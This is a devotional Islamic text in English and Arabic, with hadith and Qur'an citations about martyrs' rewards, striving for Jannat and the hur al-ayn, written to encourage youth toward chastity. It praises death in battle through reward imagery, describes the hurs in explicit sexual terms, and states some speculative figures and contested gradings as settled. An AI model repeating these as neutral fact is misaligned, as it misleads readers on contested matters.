عن ابو هريرة ﷺ قال : ذكر الشهداء عند رسول الله ﷺ فقال : لا تجف الأرض من دم الشهيد حتى تبتدره زوجتاه كأنهما ظئران أضلتا و في رواية أظلتا فصيلهما من الأرض و في يد كل واحدة منهما حلة خير من الدنيا و ما فيها – اورده المنذري بلفظ "عن" (الترغيب :2 /322) و قال ابن النحاس الدمياطي رحمه الله رواه ابن أبي شيبة و ابن ماجه و هو أسناد حسن (مشارع الاشواق إلى مصارع العشاق :2 /746 – دار البشائر الإسلامية بيروت)

Abû Hurayrah ﷺ narrates that someone mentioned the martyrs by Rasûlullâh ﷺ and he said, "Before the ground can dry from the blood of the martyr, his two wives rush to him as if they are a breast-feeding camel who has found her lost child in an empty and barren land. Each woman will have a pair of clothes in her hand which will be better than the world and all it contains."[87]

This is an example to show that the love and excitement of the hûrs for their martyred husbands will be like that of a breast-feeding camel who has found her baby camel. Another interpretation is that the tenderness and compassion of the hûrs for their husbands will be like that of the mother-camel who - out of her love for her child – protects it from the sun in a barren land in which there is no shade.

A Shahîd will enjoy his wife in his grave

عن مجاهد عن يزيد بن شجرة و كان يزيد بن شجرة ﷺ ممن يصدق قوله فعله خطبنا فذكر الحديث إلى أن قال و كان يقول إذا صف الناس للصلوة و صفوا للقتال فتحت أبواب السماء و أبواب الجنة و غلقت أبواب النار و زين الحور العين واطلعن فإذا أقبل الرجل يقلن اللهم انصره و إذا أدبر احتجبن منه و قلن اللهم اغفر له فانهكوا وجوه القوم فدى لكم أبي و أمي و لا تخزوا الحور العين فإن أول قطرة تنضح من دمه تكفر كل شيء عمله

[87] (Ibn Abî Shaybah, Ibn Mâjah)

Mujâhid ﷺ narrates that Yazîd bin Shajarah ﷺ – one of those people whose actions agree with their speech – delivered a khutbah (sermon) and said, "When the people are arranged in rows for Salâh and when they are arranged in ranks for combat, the doors of Jannat opened and the doors of hellfire are locked. The hûrs beautify themselves and watch the battle. When a person heads towards the enemy, they make duâ' (invocation) to Allâh to help him. When a person runs away from the enemy, they conceal themselves from him and make duâ' to Allâh to forgive him and to destroy the enemy. The hûrs say to the fighters, 'May our parents be sacrificed for you, don't disgrace us.' The first drop which is spilled of the fighter's blood wipes out all his previous sins. His two wives from the hûrs come down to him and wipe the dirt from his face. They say to him, 'May we be sacrificed for you.' He says to them, "May I also be sacrificed for you."[88]

عن انس ﷺ أن رجلا أسود أتى النبي ﷺ فقال : يا رسول الله إني رجل اسود منتن الريح قبيح الوجه لا مال لي فان أنا قاتلت هؤلاء حتى اقتل فاين أنا ؟ قال في الجنة فقاتل حتى قتل فاتاه النبي ﷺ فقال قد بيض الله وجهك و طيب ريحك و أكثر مالك و قال لهذا أو لغيره لقد رأيت زوجته من الحور العين نازعته جبة له من صوف تدخل بينه و بين جبته – رواه الحاكم و قال رحمه الله صحيح الإسناد و اقره الذهبي رحمه الله (المستدرك : 2 / 93)

[88] (Tabrâni)

Anas ﷺ narrates that a black man came to Rasûlullâh ﷺ and said, "O Messenger of Allâh, I am a black man with bad body odour and an ugly face. I don't have any wealth. If I fight against these people until I am killed, where will I be? Rasûlullâh ﷺ said, "In Jannat." So he fought until he was killed. The Prophet ﷺ came to him and said, " Indeed Allâh has brightened your face, made a good smell emerge from your body, and has increased your wealth." The Prophet ﷺ said to him or to someone else, "Definitely I saw his wife from the hûrs take off his wool cloak and come between him and his cloak."[89]

عن ابن عمر ﷺ أن النبي مر بخباء أعرابي و هو في أصحابه يريدون الغزو فرفع الأعرابي ناحية من الخباء فقال من القوم فقيل رسول الله ﷺ و أصحابه يريدون الغزو فقال هل من عرض الدنيا يصيبون ؟ قيل له نعم يصيبون الغنائم ثم تقسم بين المسلمين فعمد إلى بكر له فأعتقله و سار معهم فجعل يدنو ببكره إلى رسول الله و جعل أصحابه يذودون بكره عنه فقال رسول الله دعوا لي النجدي فوالذي نفسي بيده إنه لمن ملوك الجنة فلقوا العدو فاستشهد فأخبر بذلك النبي ﷺ فأتاه فقعد عند رأسه مستبشرا أو قال مسرورا يضحك ثم أعرض عنه فقلنا يا رسول الله رأيناك مستبشرا تضحك ثم أعرضت عنه فقال أما ما رأيتم من استبشاري أو قال سروري فلما رأيت من كرامة روحه على الله عز و جل و أما اعراضي عنه فإن زوجته من الحور العين الآن عند رأسه – رواه البيهقي و قال المنذري رحمه الله إسناده حسن (الترغيب : 2 / 273) و قال الدمياطي رحمه الله إسناده حسن (المتجر : 520) و قال ابن النحاس الدمياطي رحمه الله إسناده حسن (مشارع الاشواق :2 /767)

Ibn Umar ﷺ narrates that Rasûlullâh ﷺ and his Companions once passed by a bedouin's tent on their way to a battle. The bedouin lifted the side of the tent and said, "Who are these people?" Someone told him, "Rasûlullâh ﷺ and his Companions are on their way to a battle." He then asked, "Are they acquiring wealth?" Someone told him, "Yes. They are acquiring booty and afterwards it is distributed among them." He immediately went to his young camel, tied a rope to its leg, and joined Rasûlullâh ﷺ and his Companions. He tried to bring his camel close to Rasûlullâh ﷺ, but the Companions prevented him. Rasûlullâh ﷺ thereafter said, "Allow the person from Najd to come closer to me, because - by the oath of Allâh - he is from the kings of Jannat." The bedouin then fought the enemy in the battle and was killed. The Prophet was informed about him and came to him. He sat by his head smiling happily, and then he turned away. We said, "O Messenger of Allâh. We saw you smiling happily, and then you turned away." He said, "I was happy because of the great honour of his soul to Allâh ﷻ, and I turned away because his wife from the hûrs is by him now."[90]

[89] (Hâkim)

Chapter 15: How to reach Jannat

The importance of praying for Jannat

عن أبي هريرة ﷺ قال : قال رسول الله ﷺ : ما استجار عبد من النار سبع مرات إلا قالت النار يا رب إن عبدك فلان استجار مني فاجره و لا سأل عبد الجنة سبع مرات إلا قالت الجنة يا رب إن عبدك فلان سألني فادخله الجنة – رواه ابو يعلى و قال المنذري رحمه الله إسناده على شرط البخاري و مسلم (الترغيب 4: 450/) و قال الدمياطي رحمه الله إسناده على شرط الصحيحين (المتجر :673) و قال ابن كثير رحمه الله ر على شرط مسلم (صفة الجنة لابن كثير : 184)

Abû Hurayrah ﷺ narrates that Rasûlullâh ﷺ said, "When a person seeks refuge from Hell seven times, Hell says to Allâh, 'O my Lord, Your slave so-and-so sought refuge from me, so give him refuge.' When a person asks for Jannat seven times, Jannat says to Allâh, 'O my Lord, Your slave so-and-so asked for me, so enter him into Jannat.'"[91]

عن أبي صالح ذكوان عن بعض اصحاب النبي ﷺ قال : قال النبي ﷺ لرجل كيف تقول في الصلوة قال أتشهد و أقول اَللّٰهُمَّ إِنِّيْ اَسْأَلُكَ الْجَنَّةَ وَ اَعُوْذُ بِكَ مِنَ النَّارِ – قال النووي رحمه الله رواه ابو داؤد بإسناد صحيح (الأذكار :65 – دار العربي بيروت) و قال الحافظ ابن حجر رحمه الله صحيح (الفتوحات الرباني : 317/1 –دار احياء التراث العربي - بيروت) و قال البوصيري رحمه الله هذا إسناد صحيح رجاله ثقات (مصباح الزجاجة : 183 – دار الجنان بيروت)

Abû Sâlih Dhakwân narrates from one Sahabi that Rasûlullâh ﷺ asked a person, "How do you make duâ' in salâh?" He said, "I make tashahhud and I say, 'O

[91] (Abû Ya'lâ)

Allâh, I ask you for Jannat and I seek refuge with you from Hell.'"[92]

We should try to learn this simple duâ' and use it to ask for Jannat. There will be more blessing in this duâ because it narrated from a Sahâbî who recited in front of Rasûlullâh ﷺ.

The importance of working towards Jannat

No one from amongst us has a guarantee that he will reach Jannat. One hadîth in Sahîh Bukharî and Sahîh Muslim mentions that a person will do the actions of the people of Jannat until he is only a hand-span away from Jannat. Then, what is written for him will overtake him and he will do the actions of the people of Hell until he enters into hell. It is true that Allâh has guaranteed to eventually enter into Jannat anyone who recites the Kalimâh with sincerity, but no believer has a guarantee that he will leave this world in a state of îmân. Therefore, it is necessary for every believer to constantly work to please Allâh ﷻ in order to die with îmân.

Allâh ﷻ says,

و في ذلك فليتنافس المتنافسون

"And for this let all those strive who want to strive."[93]

Allâh ﷻ also says,

[92] (Abû Dâwûd)

[93] (83:26)

و سارعوا إلى مغفرة من ربكم و جنة عرضها السموت والارض اعدت للمتقين

"And hasten towards forgiveness from Your Lord, and for a Jannat prepared for the pious, as wide as the heavens and the earth."[94]

Ibn Abî Dunyâ ﷺ narrates from Sulaymân Ad-Dârânî ﷺ that there was a youngster living in Irâq who used to worship Allâh in abundance. He went on a journey with his friend to Makkah, and he would perform Salâh when they would rest. When they would eat, he would fast. His friend put up with him until the journey ended and they were about to go their separate ways. Then, he said to him, "O my brother. Please tell me, why are you doing this?" He answered, "In my dream, I saw a palace from Jannat. There was a brick of gold and a brick of silver. Where the building finished, there was a balcony made of ruby and a balcony made of emerald. Between these two balconies was a hûr standing with her hair loose. She was wearing silver clothes which moved when she moved. She said, 'Work towards the pleasure of Allâh to reach me.' By Allâh, I am working towards the pleasure of Allâh to reach her and this is why you see me fasting and performing Salâh."[95]

Price of Jannat

Allâh ﷻ says,

إن الله اشترى من المؤمنين انفسهم و اموالهم بان لهم الجنة يقاتلون في سبيل الله فيقتلون و يقتلون وعدا عليه حقا في التوراة و الانجيل و القرآن و من اوفي بعهده من

[94] (3:133)

[95] (Hâdiyul Arwâh 436)

الله فاستبشروا ببيعكم الذي بايعتم به و ذلك هو الفوز العظيم

"Definitely, Allâh has purchased the lives and wealth of the believers for the price of Jannat. They fight in the path of Allâh, so they kill the enemy or are killed. Allâh has made this promise with truth in the Torah, Gospel, and the Qurân. Who can be more true to his promise than Allâh? Be happy with the transaction which you have completed. This [transaction] is the true success."[96]

Allâh ﷻ has made Jannat the price for the lives and wealth of the believers, i.e. Allâh ﷻ is the buyer with Jannat as His price and we are the sellers of our lives and wealth. When we spend both in the path of Allâh, we will deserve this price.

Fulfilling one's desires in Jannat can be achieved only by controlling one's desires in this world

Allâh ﷻ says,

ومن خاف مقام ربه و نهى النفس عن الهوى فان الجنة هي المأوى

"And Jannat will be the place of residence for that person who fears standing in front of his Lord and restrains himself from evil desires and lust." [97]

[96] (9:111)

[97] (79:40)

عن سهل بن سعد ﷺ قال : قال رسول الله ﷺ : من يضمن لي ما بين لحييه و ما بين رجليه اضمن له الجنة – رواه البخاري (6474)

Sahl bin Sa'd ﷺ narrates that Rasûlullâh ﷺ said, "He who guarantees me that he will protect his tongue and private parts (by protecting them from evil and fulfilling his desires lawfully), I will guarantee him Jannat."[98]

The great reward for controlling one's sexual desires in this world

عن ابن عباس رضي الله عنه قال : قال رسول الله : من عشق فعف فكتم فمات فهو شهيد – قال السخاوي رحمه الله رواه الزبير بن بكار عن مجاهد مرفوعا بسند صحيح و ذكره ابن حزم في معرض الاحتجاج (تمييزالطيب من الخبيث : 187 – دار الكتب العلمية بيروت) و صححه الحافظ برهان الدين البقاعي رحمه الله في أسواق العشاق و صححه الحافظ علاء الدين المغلطاي رحمه الله في كتابه الواضح المبين في ذكر من استشهد من المحبين فقال سنده كالشمس لا مرية في صحته و لا لبس و إن كان جماعة من العلماء أعلوه بما ليس بعلة يرد به و حسنه العلامة الزرقاني رحمه الله في اختصاره للمقاصد الحسنة و صححه الزركشي رحمه الله في التذكرة و قال الحافظ احمد الغماري رحمه

[98] (Sahîh Bukhâri)

الله فحديث الباب قد صححته (انظر درء الضعف عن حديت من عشق فعف للحافظ الغماري)

Ibn Abbâs ﷺ narrates that Rasûlullâh ﷺ said, "The person who falls in love, remains chaste, conceals this [from others], and dies is a shahîd."

Munâwi ﷺ explains that the love mentioned in the above hâdîth refers to a love with a woman with whom marriage is possible and it is such a severe love which affects all the body parts. Although this love could occur because of looking and hearing, this is not necessary because Allâh ﷻ can place this love in a person's heart without any apparent cause. The person who remains chaste despite being afflicted by this severe love and thereafter dies will receive the reward of a shahîd in the hereafter. The rank of a person who remains chaste is similar to the rank of a person who dies fighting in the path of Allâh ﷻ because both have sacrificed their pleasure for the sake of Allâh ﷻ. Just as a fighter sacrificed his life for the uplifment of the religion of Allâh, the chaste person strived against his desires for the sake of Allâh ﷻ.[99] The youth especially should strive to remain chaste in order to gain this virtue.

The need for struggling and undergoing difficulty in order to reach Jannat

عن انس رضي الله عنه قال: قال رسول الله صلى الله عليه و سلم : حفت النار بالشهوات و حفت الجنة بالمكاره - متفق عليه /البخاري (6487) ، مسلم (7130)

[99] (Faydhul Qadir 6/78 – Darul Ma'rifah Beirut)

Anas bin Mâlik ﷺ narrates that Rasûlullâh ﷺ said, "Hellfire has been covered with desires and Jannat has been covered with difficulties." (Bukhârî, Sahîh Muslim)

The road to Jannat is filled with difficulties. A person has to worship Allâh ﷻ, stand in salâh, spend from his wealth, eat only that which Allâh ﷻ has allowed, and many other obligations. This requires him to go against his desires and strive to please Allâh ﷻ. On the other hand, it is very easy to follow one's desires and reach the hellfire. A smart person will undergo the temporary difficulties of this world in order to gain the eternal pleasures of the hereafter.

عن أبي هريرة ﷺقال : قال رسول الله ﷺ: لما خلق الله الجنة و النار أرسل جبريل فقال انظر إليها و إلى ما أعددت فيها لأهلها فجاء فنظر إليها و إلى ما أعد الله لأهلها فيها فرجع إليه فقال و عزتك لا يسمع بها أحد إلا دخلها فأمر بها فحجبت بالمكاره قال ارجع إليها فانظر إليها و إلى ما أعددت لأهلها فيها قال فرجع فإذا هي قد حجبت بالمكاره فرجع إليه فقال و عزتك لقد خشيت أن لا يدخلها أحد قال اذهب إلى النار فانظر إليها و إلى ما أعددت لأهلها فيها فجاء فنظر إليها و إلى ما أعد الله لأهلها فيها فإذا هي يركب بعضها بعضا فرجع فقال و عزتك لا يسمع بها أحد فيدخلها فأمر بها فحفت بالشهوات فرجع إليه فقال و عزتك لقد خشيت أن لا ينجو منها أحد إلا دخلها – رواه أحمد و قال ابن كثير رحمه الله إسناده صحيح (صفة الجنة لابن كثير : 190) و رواه الترمذي وقال رحمه الله حسن صحيح (الترمذي :4 /692) و قال الحافظ ابن حجر رحمه الله إسناده قوي (فتح الباري : 6 / 320)

Abû Hurayrah ﷺ narrates that Rasûlullâh ﷺ said, "When Allâh ﷻ created Jannat and Jahannam (hellfire), He sent Jibrâil ﷺ to Jannat and said, 'See what I have prepared for its inhabitants.' Jibrâil ﷺ came and saw what Allâh ﷻ prepared for the inhabitants of Jannat. He returned to Allâh ﷻ and said, ' By the oath of Your honour, every person who hears about Jannat will enter it.' Allâh ﷻ commanded and Jannat was surrounded by hardships and difficulty. Allâh ﷻ told Jibrâil ﷺ to go to Jannat once again and to examine it. He returned and saw that now Jannah was surrounded by difficulties. He returned to Allâh ﷻ and said, 'By the oath of Your honour, I fear than no one will enter into Jannat now.' Allâh ﷻ then said to him, ' Go to Jahannam and see what I have prepared for its inhabitants.' Jibrâil ﷺ came to Jahannam and saw what Allâh ﷻ had prepared for its inhabitants. He saw that parts of Jahannam were riding on each other. He returned to Allah ﷻ and said, "By the oath of Your honour, every person who hears about Jahannam will avoid entering it.' Allâh ﷻ commanded and Jahannam was surrounded by desires. Jibrâil ﷺ returned to Jahannam and said, ' By the oath of Your honour, I fear that everyone will enter into Jahannam.'"[100]

عن أبي هريرة ﷺ قال :قال رسول الله ﷺ :من خاف أدلج ومن أدلج بلغ المنزل ألا إن سلعة الله غالية ألا إن سلعة الله الجنة – رواه الترمذي و قال حديث حسن غريب (الترمذي : 4/633) و صححه الحاكم و اقره الذهبي (المستدرك :4/ 308)

Abû Hurayrah ﷺ narrates that Rasûlullâh ﷺ said, "He who fears will travel during the first portion of the night, and he who travels during the first portion of the night will reach his destination. Listen, Allâh's merchandise is expensive. Allâh's merchandise is Jannat."[101]

[100] (Ahmad, Tirmidhî)

The meaning of this hadîth is that when a person has fear over losing something, he undertakes difficulty and hardship to secure and protect it. The most valuable object of a person is Jannat and pleasure of Allâh ﷻ in the hereafter. Therefore, the traveler on the journey of the hereafter should sacrifice his desires and comforts in fulfilling the commands of Allâh ﷻ. If people are willing to sacrifice years of effort, time, and money for a good life in this temporary world, then how much more sacrifice should be made for the permanent life of Jannat?

The purpose of hearing about Jannat is to turn one's attention to the hereafter

عن اسامة ﷺ قال : قال رسول الله ﷺ : ألا مشمر للجنة فان الجنة لا خطر له هي و رب الكعبة نور يتلألأ و ريحانة تهتز و قصر مشيد و نهر مطرد و فاكهة كثيرة نضيجة و زوجة حسناء جميلة و حلل كثيرة في مقام أبدا في حبرة و نضرة في دور عالية سليمة بهية قالوا نحن المشمرون لها يا رسول الله قال قولوا إن شاء الله الحديث – رواه ابن ماجه و قال البوصيري رحمه الله هذا إسناد فيه مقال الضحاك المعافري ذكره ابن حبان في الثقات و قال الذهبي في طبقات التهذيب مجهول و سليمان بن موسى الأموي مختلف فيه و باقي رجال الإسناد ثقات إلى آخر الكلام (مصباح الزجاجة : 2 / 359)

Usâmah ﷺ narrates that Rasûlullâh ﷻ said, "Listen, is there anyone preparing for Jannat? [You should all prepare for Jannat] because no one can imagine what Jannat will be like. I take the oath of the Lord of the

[101] (Tirmidhî)

Ka'bah, Jannat is a light which shines. In Jannat, there are fragrant plants which sway in the breeze, lofty mansions, long rivers, abundant ripe fruit, beautiful wives, and many clothes. [The dweller of Jannat will be in] an eternal place where there will be happiness and brightness. [He will live in] high, safe, and beautiful rooms." The Companions ﷺ said, "We will work towards Jannat." Rasûlullâh ﷺ then said, "Say [that you will do so] if Allâh wills."[102]

While it is very enjoyable to learn about Jannat, the real objective is to work towards Jannat. All the readers should also make the intention to make the herafter the purpose of their life.

May Allah ﷻ grant us the ability to strive for His pleasure in this world and grant us a death with îmân. May Allah ﷻ grant every Muslim the highest level of Jannat, Al-firdaws. May Allâh ﷻ grant us the greatest bounties of Jannat; His pleasure and the sight of His being. May Allâh ﷻ guide the Muslim youth to understand the reality of this world and the reality of the hereafter. Amin

A human being has his own understanding of beauty which is confined to his limited and deficient knowledge. Allah ﷻ in his infinite knowledge and wisdom - has described the women of Jannat as beautiful, so we can imagine how beautiful these women must be!
Rasulullah ﷺ said, "If one woman of Jannat were to glance towards the earth, she would fill the space between the earth and the sky with light and perfume. The scarf on her head is better than the world and all it contains." (Sahîh Bukhâri)

[102] (Ibn Mâjah)

If just the scarf on the head of one woman of Jannat is better than the world and all it contains, then how valuable is the woman herself? It becomes easier to sacrifice the desires in view of these great rewards of the Hereafter. Besides the promise of these eternal rewards of the Hereafter, there is little that can control the desires of man, especially the desires of the youth.

In this book, some of the rewards of the Hereafter, especially those relating to the gorgeous, celestial, wide-eyed beauties – the hurs – of Jannat, have been set out in a clear and concise manner. By reading and pondering about the bounties of Jannat and its beautiful virgins, the youth will feel a renewed vigour to fight the carnal desires and strive for the pleasure of Allâh ﷻ by doing righteous deeds. Furthermore, the beauty of the women of this world will appear pale and insignificant before the beauty of those stunning damsels of Jannat.

There is not much authentic literature on this specific topic, and hence this book fulfills this requirement in a captivating way. I would recommend every youngster to acquire a copy of this book, to read it, and ponder over its contents.

Al-Hoor-al-ayn

They will be reclining on thrones lined up, and We will marry them to fair women with large, [beautiful] eyes.
(Surah At-Tur, 20)

The temporary life of this world is a great test for man. Temptations are many and man is weak. Of all the temptations, the temptation relating to the opposite sex is the highest. For those people who restrain and control the desires of the nafs in this world, Allah ﷻ has promised immense rewards in the Akirah (hereafter). Man sometimes forgets these rewards and becomes inclined to sin; Minor sins then become Major sins. If he is reminded about these rewards, his resolve to control the nafs becomes stronger and more vigorous. It becomes easier to sacrifice the desires in view of these great rewards of the Hereafter. Besides the promise these eternal rewards of the Hereafter, there is little that can control the desires of man, especially the desires of the youth. By reading and pondering about the bounties of paradise and its beautiful virgins, the youth will feel a renewed vigour to fight the carnal desires and strive for the pleasure of Allah ﷻ by doing righteous deeds.

Furthermore, the beauty of the women of this world will appear pale and insignificant before the beauty of those stunning damsels of paradise.

There is a lot of difference between receiving a reward and created for reward. The Hoor-al-ayns have been created as a reward for people of paradise, with whom they shall live for eternity and fulfil their sexual desires. These celestial women have been specially created for the people as a reward. In the Qur'an and Hadith, we find a lot of description of the Hoor-al-ayns, which will be discussed in the following pages, Inshallah

Defination of the Hoor :

"Very fair females created by Allah as such not from the off-spring of Adam, with intense black irises of their eyes and intense white sclera".

A houri (Hoor-al-ayn / hur) will only be devoted to their husbands. They just programmed to love their husbands.

"Loving (their husbands) only, and of equal age" (Surah Al-Waqia , 37)

Allah ﷻ has made these women devoted and loving to their husbands only. They will not desire anyone else and will not even raise their eyes to look at anyone else besides their husbands. They will be chaste, and they would know the true meaning of love and will have the ability to put it into practice. The women of paradise will also have the same age as their husbands so that they can relate to each other better and have a perfect relationship.

"And full-breasted [companions] of equal age" (Surah An-Naba, 33)

The breasts of these women will be round like pomegranates and they will never sag down because these women will never become old. This shows that these women will be mature and beautiful. Of course they will be more beautiful than any Cover Girl or Top Model of this World.

They are of a special creation; it is narrated from Ibn Abbas ﷺ, Anas ﷺ, that the hurs will be created from saffron. Saffron is an orange-coloured product extracted from a flower and it is used to add colour and flavour to food.

When the present creation of mankind (which is created from sand) has the best of forms and beauty, then can you imagine the beauty of women created from saffron?

"And they shall have therein purified spouses, and they will abide therein eternally."

(Surah Al-Baqarah, 25)

Allah ﷻ tells us that the Hoor-al-ayns are purified form menstruation, urine, spit, post-natal bleeding, they are not afflicted with any of these matters. But also, their manners, breaths, words, clothes and temperaments, and characteristics are purified.

"Indeed, We have produced the women of Paradise in a [new] creation, And made them virgins."

(Surah Al-Waqia, 35-36)

After being aged and weak in the world, the women referred to in the verse are created again by Allah, so that they become young, fresh virgins in Paradise.
Allah ﷻ will make the old women into young women and non-virgins into virgins. No matter how their appearance was in the world, Allah will make them all beautiful and good looking in accordance to the beauty of paradise. Allah ﷻ will make the women of this world more beautiful and attractive than the hurs.

Umm Salamah ﷺ narrates that she said to Rasulullah ﷺ: "0 Rasulullah, are the women of this world superior or the hurs?" He ﷺ replied, "The women of this world will have superiority over the hurs just as the outer lining of a garment has superiority over the inner lining." Umm Salamah ﷺ then asked, "0 Rasulullah, what is the reason for this?" He ﷺ answered, "Because they performed Salah, fasted, and worshipped Allah ﷻ. Allah will put light on their faces and silk on their bodies.

The human women will be fair in complexion and will wear green clothing and yellow jewellery. Their incense-burners will be made of pearls, and their combs will be of gold." [Tabarani]

The Prophet ﷺ said, "If a houri looks down from her abode in heaven onto the earth, the whole distance (space) shall be filled with light and fragrance. A houri's face is more radiant than a mirror, and one can see one's image in her cheek. The marrow of her shins is visible to the eyes." [Mishkat]

The Prophet ﷺ said: "A houri is a most beautiful young woman with a transparent body. The marrow of her bones is visible like the interior lines of pearls and rubies. She looks like red wine in a white glass. She is of white colour, and free from the routine physical disabilities of an ordinary woman such as menstruation, menopause, urinal and offal discharge, child bearing and the related pollution. A houri is a girl of tender age, having large breasts which are round (pointed), and not inclined to dangle. Houris dwell in palaces of splendid surroundings."

[Tirmidhee]

Anas ﷺ narrates that Rasulullah ﷺ said, "…. A hand-span or a whip's length of paradise is better that the world and all it contains. If one woman of paradise were to glance towards the earth, she would fill the space between the earth and the sky with light and perfume. The scarf on her head is better than the world and all it contains."

If just a small part of paradise is better than the world and all it contains, then how will the rest of paradise and all its pleasures be? Also, if just the scarf on the head of one woman of paradise is better than the world and all it contains, then how valuable is the woman herself?

A human being has his own understanding of beauty which is confined to his limited and deficient knowledge. Allah in his infinite knowledge and wisdom- has described the women of paradise as beautiful, so we can imagine how beautiful these women must be!

Rasulullah ﷺ was asked regarding sexual intercourse in Paradise. He ﷺ said,
"It will be with a powerful desire and a penis which does not tire. Definitely, a person will have sex with a woman for 40 years. [During this time] he will not move away and nor will he tire. He will have sexual intercourse as much as his soul will desire and his eyes will find pleasure in."
Every person in Jannah will be given the power of 100 men in eating, drinking, and sexual intercourse. The person of this world is impotent when compared with a person from paradise. Since a person will have many wives in paradise, Allah will increase the sexual power of the men of paradise so that they can completely satisfy their desires.

Narrated from Abu Hurairah ؓ that the Prophet Muhammad ﷺ was asked:
"O Rasulullah, Will we touch our wives in heaven? He ﷺ replied: A man will touch 100 virgins a day." [Tabarani]

Abu Hurairah ؓ related that the Messenger of Allah ﷺ was asked,
"Will we have sexual intercourse in Paradise?" He ﷺ said, "Yes, and by the One who has my soul in His Hand, Dahman Dahman (i.e.,he will push through with vigor and force), and when he stands up from her, she will return to being a purified virgin."

Whenever a person would go to his wife in paradise, he would find her a virgin. There will be no sperm emission and no death in paradise, because sperm ends the pleasure of sex and death ends the pleasure of life, they are both negated and non-existent in Paradise.
There will be no childbirth in paradise, because there will be no semen. Paradise is a place to enjoy and not to continue the humanity as on earth, however, if one does wish to have a child, he will have one as he pleases.

Some of the characteristics of the Hoor-al-ayn are as follows :

- A houri is a girl of tender age, having large rising breasts which are round, and not inclined to dangle .
- She is of white colour, and free from routine physical disabilities of an ordinary woman such as menstruation, menopause, urinal and offal discharge, child bearing and the related pollution.
- She is a woman characterized by modesty and flexing glances; she never looks at any man except her husband and feels grateful for being the wife of her husband.
- A houri is a most beautiful young woman with a transparent body. The marrow of her bones is visible like the interior lines of pearls and rubies. She looks like a red wine in a white glass.
- A houri is a young woman, free from odium and animosity. Besides, she knows the meaning of love and has the ability to put it into practice.
- A houri is an immortal woman, who does not age. She speaks softly and does not raise voice at her man; she is always reconciled with him. Having been brought up in luxury, she is a luxury herself.
- If a houri looks down from her abode in Heaven onto the earth, the whole distance shall be filled with light and fragrance.
- A houri's face is more radiant than a mirror and one can see one's image in her cheek. The marrow of her shins is visible to the eyes.
- when a man turns his face away from her, she will become 70 times more beautiful in his eyes
- If she were to spit in the salty water of the seven oceans, then all the seven oceans would turn sweater than honey.
- Houris dwell in palaces of splendid surroundings.
- After having sexual intercourse with her, she will return to be a virgin.

Note :

There will be no Fornication in Paradise as many non-Muslims allege on Islam. The Houris will be married to their husbands, and in such a relation, sexual intercourse is in no way fornication or Adultery.

They will be reclining on thrones lined up, and We will marry them to fair women with large, [beautiful] eyes. (Surah At-Tur, 20)

Men will receive Hurs , what will the women of this world receive instead of the of hurs ?

Whoever does righteousness, whether male or female, while he is a believer - We will surely cause him to live a good life, and we will surely give them their reward [in the Hereafter] according to the best of what they used to do. (Surah An-Nahl, 97)

The wives of the believers will stay with their own husbands. Women who never married in this world will be given a choice to get married with any (unmarried) man they wish. If they do not like any of them, a special man will be created for them (similar to the hurs) and Allah ﷻ will join both of them in marriage.

In Paradise, every soul whether male or female will be given what he/she wishes. The males have more sexual urge than the females, to control this urge and to remain chaste in the world, the believers are given the promise of the houris.

For both, males / females , Allah has reserved that no eye has seen, no ear has heard, and no mind has ever thought about !!

"Is the reward for good [anything] but good?" (Surah Ar-Rahman, 60)

How many wives will a person have in Paradise?

Abu Saeed ﷺ narrates that the Messenger of Allah ﷺ said,:
"The person who will be in the lowest level of paradise will have 80,000 servants and 72 wives. A palace made of pearls, emeralds, and rubies will be raised for him [whose length and width] will be the distance between Al-Jabiyah (A city in Syria) and Sana' (A city in Yemen)."

Ahmad and At-Tirmidhee related it, and each with his respective chain

According to Ibn Kathir (died 1373 CE) in his Holy Quranic commentary (Tafsir) of Surah Al-Rahman (55), verse 72: "The Prophet Muhammad ﷺ was heard saying: 'The smallest reward for the people of paradise is an abode where there are 80,000 servants and 72 wives (houris), over which stands a dome decorated with pearls, aquamarine, and ruby, as wide as the distance from Al-Jabiyyah [a Damascus suburb] to Sana'a [Yemen]'."

[Tafsir Ibn Kathir]

The distance between these two cities is approximately 2,150 kilometres. Thus, we can imagine how great and big this palace will be!

Allah's Apostle ﷺ said, "The first group of people who will enter Paradise will be glittering like the moon when it is full. They will not spit or blow their noses or relieve nature. Their utensils will be of gold and their combs of gold and silver; in their centers the aloe wood will be used, and their sweat will smell like musk. Everyone of them will have two wives; the marrow of the bones of the wives' legs will be seen through the flesh out of excessive beauty. They (i.e. the people of Paradise)will neither have differences nor hatred amongst themselves; their hearts will be as if one heart and they will be glorifying Allah in the morning and in the evening.

[Bukhari and Muslim]

Ibn Hajar ﷺ mentions that one interpretation of this hadith is that two is the minimum number of wives a person will have. Another interpretation is that the number two is also used in the Arabic language for a large quantity and greatness of something. Thus, the meaning here is not to fix an exact amount and limit for the number of wives a person will have.

The best interpretation is that the two wives mentioned in this hadith refer to the women of this world and each person will have a minimum of 72 wives;
70 from the hoor-al-ayn, and 2 from the humans.

Doubtless, a believer will have many houris (hoor al-ayn/hoors/hurs) in heaven which are in addition to his wordly wives but exact number is not given.It implies that the people of Paradise will have these wives according to their degree i.e: those who are more pious will get more wives than others but as mentioned in the following Hadith:

Abu Umama ﷺ reported that Allah's Messenger ﷺ said:
"Allah will not admit anyone in the Paradise but Allah, the Mighty and glorious will marry him with 72 wives, two will be from virgin houris with big eyes and seventy will be his inheritance from the people of the Hell-Fire*." Every one of them will have a pleasant vagina and he (the man) will have sexual organ that does not bend down during sexual intercourse (perpetual erection)."

[Ibn Majah, Hadith number 4337]

* The words "out of his inheritance (due) from the denizens of the Fire" in above stated Hadith mean men who will enter the Fire and the inmates of the paradise will inherit their wives.

He ﷺ , said, "A castle made of pearls, and in that castle there are 70 abodes made of rubies. In each abode there are 70 houses made of green emeralds. In each house there is a bed, and upon every bed there are 70 mattresses, from every colour. And upon every mattress there is a wife from the Hoor (fair maidens of Paradise, who have wide, beautiful eyes). In every house there are 70 tables, and upon every table there are 70 colours of food. In every house there are 70 female servants. [Related by Al-Bayhaqi]

From above mentioned Hadith a simple calculation will show that each believer will get 343,000 wives from hoor al-ayn) i.e. : 70*70*70 = 343,000 houris

(it could be from the inheritance) , and Allah knows best.

Prophet Muhammad ﷺ said :

"Verily, a man from Paradise will recline for 70 years before moving. Then a woman will come to him and strike him on his shoulders. He will look with his face at her cheek, which is purer than a mirror. The smallest pearl upon her illuminates what is between the east and the west. She will give him greetings of peace, and he will respond with greetings of peach. And he will ask her, 'Who are you?' Then she will say, "I am from the Al-Mazeed (the extra).*"

She will have on her 70 garments... His gaze will pierce through them until he sees the blood marrow of her legs from behind that."

[Ahmad related it in Al-Musnad]


